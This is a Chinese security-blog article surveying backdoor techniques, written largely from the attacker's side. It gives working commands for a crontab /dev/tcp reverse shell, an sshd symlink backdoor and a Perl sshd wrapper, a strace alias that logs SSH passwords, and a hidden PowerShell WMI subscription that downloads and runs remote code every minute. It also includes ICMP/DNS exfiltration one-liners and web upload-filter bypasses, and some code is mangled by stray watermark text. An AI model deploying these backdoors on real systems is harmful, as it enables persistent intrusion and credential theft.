【技术分享】那些年，我们一起玩过的后门

2016-11-24 3066次阅读 来源：安全客

预估稿费：300RMB（不服你也来投稿啊！）

投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿

前言

没有最好的后门，只有最合适的后门。

时光荏苒，岁月如梭，在这篇文章里，我将对后门的各种形式进行解读和总结，这不仅仅是能帮你找到回忆，更希望的是能给予大家帮助、启发思考。

后门种类繁多，林林总总，根据不同的需求出现了很多奇怪好玩的后门。它可以是一行简单的代码，也可以是复杂的远控木马，它可以是暴力的，也可以是很优雅的。

在整体架构上，一个优秀的后门应该充分考虑其功能、触发方式和通信方式等方面。针对不同的方面，杀软也会根据其特征进行处理。为了进一步的持续性控制以及后渗透，后门越显复杂化。从后门的发展史中可看出，这是一场攻与防的持续性较量。

从终端平台的角度看，后门可分为Linux型、Windows型和IOT型；

对于Linux而言，从后门的形式上看，可分为配置型、logger型和rookit型；

对于windows而言，从后门触发方式的角度看，可分为Registry型、Schtasks型和WMI型；

从通信方式的角度看，后门可分为http/https型、irc型、dns型、icmp型等等；

从网站应用的角度看，后门可分为模块扩展型、后端语言型和配置文件型。

……

终端类

一. Linux后门

1. 配置型

这里的配置型是指借助Linux系统本身的一些特性来完成后门布置功能。

1.1 crontab后门

运维经常会用到该命令，这相当于windows的计划任务，规定时间来执行指定命令。这通常与反弹shell一起运用。

```
(crontab -l;printf "*/5 * * * * exec9<> /dev/tcp/localhost/8080&&exec0<&9&&exec1>&92>&1&&/bin/bash --noprofile –I;\rno crontab for `whoami`%100c\n")|crontab -
```

1.2 ssh公钥免密

将客户端生成的ssh公钥写到所控服务器的~/.ssh/authorized_keys中，然后客户端利用私钥完成认证即可登录。

客户端：

```
$ ssh-keygen -t rsa
$ ls
id_rsa  id_rsa.pub
```

把id_rsa.pub写入服务端的authorized_keys中，并修改好相应权限。

服务端：

```
$ chmod 600 ~/.ssh/authorized_keys
$ chmod 700 ~/.ssh
```

这种后门的特点是简单易用，但在实战中会被服务器的配置环境所限制，以及容易被发现。

1.3 软连接后门

```
ln -sf /usr/sbin/sshd /tmp/su; /tmp/su -oPort=5555;
```

经典后门。直接对sshd建立软连接，之后用任意密码登录即可。

```
ssh root@x.x.x.x -p 5555
```

但这隐蔽性很弱，一般的rookit hunter这类的防护脚本可扫描到。

1.4 SSH Server wrapper

```
# cd /usr/sbin/
# mv sshd ../bin
# vim sshd
#!/usr/bin/perl
exec"/bin/sh"if(getpeername(STDIN)=~/^..LF/);
exec{"/usr/bin/sshd"}"/usr/sbin/sshd",@ARGV;
```

赋予权限chmod 755 sshd，最后正向连接：

```
socat STDIO TCP4:target_ip:22,sourceport=19526
```

其中，\x00\x00LF是19526的大端形式，便于传输和处理。

原理是从sshd fork出一个子进程，输入输出重定向到套接字，并对连过来的客户端端口进行了判断。隐蔽性比刚刚介绍的软连接后门要好。

2. logger型

2.1 alias后门

这种通过替换命令来使得evil效果最大化的用法，一般是通过追踪ssh的系统调用比如read、write等来记录下ssh的操作。

在当前用户的.bashrc下添加如下代码：

```
alias ssh='strace -o /tmp/sshpwd-`date    '+%d%h%m%s'`.log -e read,write,connect  -s2048 ssh'
```

当然，这只是alias后门的一种用法，可根据具体情况举一反三。

2.2 pam后门

pam是一种认证机制，它可帮助管理员快速方便地配置认证方式，并且无需更改服务程序。这种后门主要是通过pam_unix_auth.c打补丁的方式潜入到正常的pam模块中，以此来记录管理员的帐号密码。搭建方式见下连接。

2.3 openssh后门

同理，也是下载对应的恶意补丁包，来记录管理员的帐号密码。但该后门与pam后门存在很大的问题是编译环境，有时在实战中会出现各种各样的问题。搭建方式见下连接。

http://www.tuicool.com/articles/eIv22az

3. rookit型

3.1 应用级rootkit

应用级rookit的主要特点是通过批量替换系统命令来实现隐藏，如替换ls、ps和netstat等命令来隐藏文件、进程和网络连接等，有时会有守护进程来保证后门的稳定性。推荐两款常用的木马：mafix和brookit。如果想要学习linux类木马，推荐阅读orange的tsh源码，基本上涵盖了常规木马应具有的特点。

3.2 内核级rookit

隐藏性通常要借助对linux系统调用的截获来达到目的，并且难以查杀，难以清除，危害巨大。

由于未找到相应例子，遂不做具体分析。希望有同学能补充。

二. windows后门

windows后门博大精深，实在不好分类，因为后门常需持久化潜在运行，受到powersploit中persistence脚本的启发，因此采取使用后门的触发方式进行分类，分为registry型、schtasks型和WMI型。

1. registry型

在一般用户权限下，通常是将要执行的后门程序或脚本路径填写到如下注册表的键值中HKCU:Software\Microsoft\Windows\CurrentVersion\Run，键名任意。普通权限即可运行。

不过这老生长谈的后门早已被用烂，360杀软会弹框提示。

2. schtasks型

该类型后门可分为管理员权限和普通用户权限，管理员权限可以设置更多的计划任务，比如重启后运行等。

举例：

每小时执行指定命令：

```
schtasks /Create /SC HOURLY /TN Updater /TR $CommandLine
```

这里比较大的限制是策略问题，只能按照规定的时间来执行相关程序或命令。通常来讲，持久性的APT对于这点要求较高。

3. WMI型

Defcon23的演讲后，WMI型后门的热度在国外迅速蔓延。（强烈推荐使用该类型后门）

它是只能由管理员权限运行的后门，一般是用powershell编写。目前以这一触发方式运行的后门是不会引起杀软任何反映的。具体原理可到drops去了解。

该类型后门主要用到了WMI展现出来的两个特征：无文件和无进程。

将core code加密存储于WMI类的property中，而该位置在复杂的CIM 数据库中，这达到了所谓的无文件；将filter和co

nsumer异步绑定在一起，当规定的filter满足条件时，比如间隔1min，那么系统会自动启动一进程（名称为powershell）去执行consumer（后门程序）中的内容，当执行完成后，进程会消失，持续的时间根据后门运行情况而定，一般是几秒，这达到了所谓的无进程。

上述三类的详情代码请参考powersploit

现阶段无论再复杂的WMI后门都是围绕上面两点而展开的，最核心的是后者。

下面是比较典型的代码，功能为每分钟执行‘下载并执行’：

```
$Name = 'test'
# build the filter
$TimeExecTime = 60
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN
                        $TimeExecTime WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
$NS = "root\subscription"
$FilterArgs = @{
    Name=$Name
    EventNameSpace="root\cimv2"
    QueryLanguage="WQL"
    Query=$Query
}
$Filter = Set-WmiInstance -Namespace $NS -Class "__EventFilter" -Arguments $FilterArgs
# build the consumer
$ConsumerName = $Name
$command = "`$wc = New-Object System.Net.Webclient; `$wc.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 6
.1; WOW64; Trident/7.0; AS; rv:11.0) Like Gecko'); `$wc.proxy = [System.Net.WebRequest]::DefaultWebProxy; `$
wc.proxy.credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials; IEX (`$wc.DownloadString('$U
RL'))"
#$encCommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($command))
$commandLine = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe -NoP -NonI -w hidden -Command
 $command"
$ConsumerArgs = @{
    Name=$ConsumerName
    CommandLineTemplate=$commandLine
}
$consumer = Set-WmiInstance -Class "CommandLineEventConsumer" -Namespace $NS -Arguments $ConsumerArgs
#Bind filter and consumer
$Args = @{
   Filter = $Filter
   Consumer = $consumer
}
Set-WmiInstance -Class "__FilterToConsumerBinding" -Namespace "root\subscription" -Arguments $Args
```

也出现过一些流氓软件比如xxx使用这种方式来达到“删不掉”的效果。

三. IOT后门

物联网的脆弱性因Mirai恶意软件的肆用而不断凸显，特别是弱口令的泛滥、致使了大批物联网设备沦陷。其中造成的危害不言而喻，不但可以耗用其资源，更可怕的是可能利用设备本身的功能造成意料不到的伤害。如果单单从技术的角度上讲，Mirai确实是一款非常优秀的恶意软件。在这里，我们只讨论它们的后门特性：

1.进程

对于运行时进程的处理，Mirai采用的是进程名随机，也算是为了不被特征提取所采取的一个措施。

```
// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, 安全客 ( bobao.360.cn )
```

2.防重启

因为IOT设备的特殊性，无法将程序写进设备中，只能驻留在内存里，所以需不能使设备重启。在固件里，有一进程会不断向watchdog进程发送一字节数据，如果没有该操作，设备则会重启。Mirai采取的是关闭watchdog的功能。

```
// Prevent watchdog from rebooting device
if ((wfd = open("/dev/watchdog", 2)) != -1 ||
    (wfd = open("/dev/misc/watchdog", 2)) != -1)
{
    int one = 1;

    ioctl(wfd, 0x80045704, &one);
    close(wfd);
    wfd = 0;                                安全客 ( bobao.360.cn )
}
```

3.通信协议

该过程可以分为

上线过程：bot发送\x00\x00\x00\x01，得到回应后再发送\x00；

心跳过程：bot间隔60s发送\x00\x00cnc，cnc回应\x00\x00；

解析执行：cnc对bot发出的指令里采取了一定的格式。

[target_num] 02 [IP] 08 08 08 08 [MASK] 20 [IP] 07 07 07 07 [MASK] 20

.....

IOT设备后门的重点往往是在其功能的实现上，而不是在后门的persistence上，因为IOT设备一旦被突破，几乎入无人之境，恶意软件会合理地最大化利用其中的资源。

通信方式类

后门的网络通信行为同样是防火墙的侦查重点，在复杂的实际环境下，怎么把被控端的数据回传成为了一个难点。对于不同的防火墙，其使用的策略也有些不同。

下面以后门通信方式分类来为大家讲解：

1. http/https型

目前可以说这是最流行的通信方式，可借用第三方的api来实现回连功能，从很大程度上讲解决了很多困难。像在github star比较高的，如twittor、gcat等，从代码上看不会有太大问题，主要是完成了对相应第三方应用的api调用以及功能的实现，但是这种第三方选取并不合理，它会造成溯源十分容易。先不论gmail的实名制，问题的关键在于被控端只能共享一个或几个gmail帐号，当其中一个被控端被追查后，其它的被控端很可能就处于危险状态。

根据经验来看，如果真要借助第三方的网站来完成通信，比较常用的是论坛、网盘等，可以将被控端各自的权限分离开来。在很多APT报告中，我们可看到dropbox及reddit快成为远控木马的重灾区，官方当然也出台了一些措施来制止这种行为。

这部分木马可参考nishang框架中的HTTP-Backdoor脚本。

总的来讲，这种适合于比较小型的，不适合于大型僵尸网络。在国内这种类型的网站基本需要实名制，以官方的力量来追踪是十分容易的。危害小则被封号，大则查水表。

目前对于追踪的问题主流采取的是DGA(Domain Generation Algorithm)，自建服务器。

攻击者和被控段以同样的算法和种子算出一系列域名，种子的约定可以是日期，可以是天气等。攻击者注册其中的一个或多个域名。这样的好处是反汇编难度大，算法不易被破解。即使被破解了，安全人员还需抢在攻击者之前及时注册生成的大量域名，费时费钱费力。

更多详细的可参考《C&C控制服务的设计和侦测方法综述》


2. irc型

irc的木马优点很多，比如管理方便，便于远控协调分工，channel隐藏，追溯难。

缺点很明显，国内只有较少的用户使用irc，用户防火墙可能会拦截该流量，具体情况根据地区而定。

关于这部分irc木马的中文实例资料可参考：http://www.freebuf.com/articles/web/110859.html

3. icmp型



ICMP通信协议中可看到在最后空余了很大的data段，名为数据缓冲区，可填充60000多字节。因此，可将被控端得到的数据放入其中：

```
$cmd = ls;
$timeout = 1000;
$server_ip = 'xxxx';
(New-Object System.Net.NetworkInformation.Ping).Send($server_ip, $timeout, $cmd)
```

在server_ip上抓包可看到返回结果。

4. dns型

DNS原理在这不过多展开，这种类型的逃逸方法一般是用自己申请的域名，将NS记录指向搭建的NS服务器上，使用DNS泛解析，把用户所查询关于该域名的信息记录下来。

```
ping -c 2 `whoami`.xxxx.ceye.io
```

或者

```
nslookup -querytype=txt $data.ns.lynahex.com 8.8.8.8
```

不过使用如上的常规方法，似乎会对data长度有限制。

自建NS服务器的源码可看NoEye

（题外话：有的厂商从数据库中查询指定域名的txt记录时并未过滤，可能会有sql注入。:-D。）

该类流行的木马可参考dnscat2,它涉及了更底层的包构造，即使没有域名，也可使用该协议进行通信。

具体用法如下：http://bl4ck.in/index.php/penetration/use-dns-to-bypass-firewall.html

……

总的来说，这类后门依赖于上层协议，符合人们常用协议的范围，同时，攻击者也在探寻新兴的协议来exfiltrate。

网站类

传统的后门中自然少不了该类型，从用户发出数据请求开始到最终落入网站的数据库中，经过服务端的每一环节都有可能成为攻击者利用的地方。

1. 模块扩展型

中间件之所以能被利用，是因为它们的可扩展性，当布置完模块或插件时，中间件无法判断开发者的行为是否为恶意。

1.1 apache

将后门增加到apache模块目录中，攻击者只需要简单地发起一个请求就可拿到root权限的shell，并且没有任何日志记录。最出名的莫过于mod_rootme

具体操作可参考：http://bl4ck.in/index.php/penetration/apache-port-reuse-backdoor.html

1.2 nginx

nginx占有内存少，并发能力强，受到很多用户的喜爱。它可很方便地添加和升级模块，同理，pwnginx作为经典的后门也是应用了该原理，程序员只需将正常的功能稍微改动，就能达到另一面的效果。

具体操作可参考：http://www.hackdig.com/?07/hack-4762.htm

1.3 iis

iis后门是用了iis本身的机制，当在http头里增加一字段即可触发后门，并执行发过来的命令。

具体原理和操作可参考：http://esec-lab.sogeti.com/posts/2011/02/02/iis-backdoor.html

中间件的后门大多是以类似上述原理为基础的。

1.4 PHP扩展库

同理，将编译好的so文件添加到php.ini的extension中。当模块被初始化时，会去加载执行我们的代码。当发送特定参数的字符串过去时，即可触发后门。

具体操作可参考：http://cb.drops.wiki/wooyun/drops/tips-3003.html

.....

2. 后端语言型

这类后门在新型框架和语言的兴起下，影响力有些稍稍减弱。主要原因是现主流框架都采取路由的方式来映射url，有时攻击者即使上传完后门，也有可能无法找到对应的路由映射方式。站在不同人群的角度来看后门也别有一番风情。下面分为开发者后门和攻击者使用的后门，其中针对攻击者的后门是以PHP为例。

2.1 开发者后门

有时开发者也会在代码中留下后门，比如x博CMS。它通常是一些奇怪的代码，稍微动态调试下可分析出后门，这是属于比较低级的，更高级的的后门是逻辑和理论相关的漏洞，在defcon23上进行的“卑鄙密码竞赛”，曾经wooyun有介绍，有的参赛者将密码学的知识和PHP特性相结合，并以一定的逻辑性代码迷惑大多数人。虽然不难，但能想出这点子实在难能可贵。更为有趣的是，即使被发现了也可当作是个漏洞处理，舆论不会偏向于说这是开发者留下的后门。

另外一方面，后门不一定直接出现在产品中，可能也会存在库中或编译好的文件里，比如nodesjs仓库或pyc后门。

2.2 PHP后门

随着时代的变迁，木马的重心也随着转移。前10年里，PHP马看重的是功能，而如今则是免杀以及绕waf的能力，具体来说，指的是木马静态文件的免杀和通信流量的无特征。

在实战中，主要采取的方法为混淆编码、字符替换等，还可利用解释性语言的特性以及其回调机制。对于通信流量方面，一般采取对称加密，如DES，而不是编码等。比较成熟的后门是weevely，也可根据需求将菜刀完善，把流量加密。

3. 配置文件型

该类型后门主要是通过阅读相关官方文档来挖掘发现，主要应用场景是bypass上传文件的黑名单。

以PHP语言为例：

3.1 .htaccess后门

在.htaccess中添加php解析的新后缀并上传，之后上传该后缀的木马即可。

```
AddType application/x-httpd-php .abc
```

3.2 .user.ini后门

.user.ini相当于用户自定义的php.ini。

上传.user.ini，其中的内容为：

```
auto_prepend_file=xx.gif
```

可以让该目录下的所有php文件自动包含xx.gif，我们直接上传xx.gif作为木马。不过较大的限制是该目录下必须要有正常的php文件才能使得xx.gif中的代码执行。

.....

总结

本文从多个纬度讲述了五花八门的后门，需求有多大，后门就会有多少。后门并不神奇，它无处不在，可能隐匿于正常功能中，隐匿于我们的身边。就如余弦说的那样，“以邪气的眼光看世界”，“每一名程序员都可以成为黑客”。后门也只是一段代码，只不过有时会充满无尽的想象力，这也是无穷的魅力所在。

参考资料

wooyun-drops

http://www.joychou.org/index.php/web/ssh-backdoor.html

http://www.freebuf.com/articles/terminal/117927.html

https://www.cdxy.me/?p=749